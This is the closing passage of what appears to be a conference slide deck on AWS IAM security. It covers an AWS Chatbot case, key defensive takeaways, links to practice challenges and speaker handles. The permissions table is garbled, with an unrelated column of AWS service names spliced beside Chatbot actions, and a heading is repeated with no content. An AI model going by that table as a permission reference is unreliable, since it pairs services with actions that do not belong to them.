'CreateMicrosoftTeamsChannelConfiguration' action.

AWS Chatbot	Actions	Description	Access level	Resource types (*required)	Condition keys	Depende actions	i
Amazon Chime	CreateChimeWebhookConfiguration	Grants permission to create an AWS Chatbot Chime Webhook Configuration	Write				
AWS Clean Rooms	CreateMicrosoftTeamsChannelConfiguration	Grants permission to create an AWS Chatbot Microsoft Teams Channel Configuration	Write				
AWS Clean Rooms ML	CreateSlackChannelConfiguration	Grants permission to create an AWS Chatbot Slack Channel Configuration	Write				
AWS Cloud Control API	DeleteChimeWebhookConfiguration	Grants permission to delete an AWS Chatbot	Write	ChatbotConfiguration*			
Amazon Cloud Directory							
AWS Cloud Map							
AWS Cloud9							
AWS CloudFormation							
Amazon CloudFront							
Amazon CloudFront KeyValueStore							
AWS CloudHSM							
Amazon CloudSearch							
AWS CloudShell							
AWS CloudTrail							
AWS CloudTrail Data							
Amazon CloudWatch							
Amazon CloudWatch Application Insights							
Amazon CloudWatch Evidently							
Amazon CloudWatch Internet Monitor							
Amazon CloudWatch Logs							

## Case 3: AWS ChatBot



## Case 3: AWS ChatBot



# Key takeaways

- Review which service are you really using, block anything else
- IAM policies are NOT your friend
  - Do not blindly trust AWS managed policies
  - Avoid '\*' if possible
  - Use IAM Access Analyzer (if you can afford it)
- Enable Cloudtrail
- Alerting is your friend
- Stay up to date

# Wanna play?

- <https://bigiamchallenge.com/>
- <http://flaws.cloud/>
- <http://flaws2.cloud/>
- <https://awsiconquiz.com/>

# Questions?

 @sbldevnet

 samuelbl

 @andoni013

 andoniaf



And special thanks to  
Quasar!

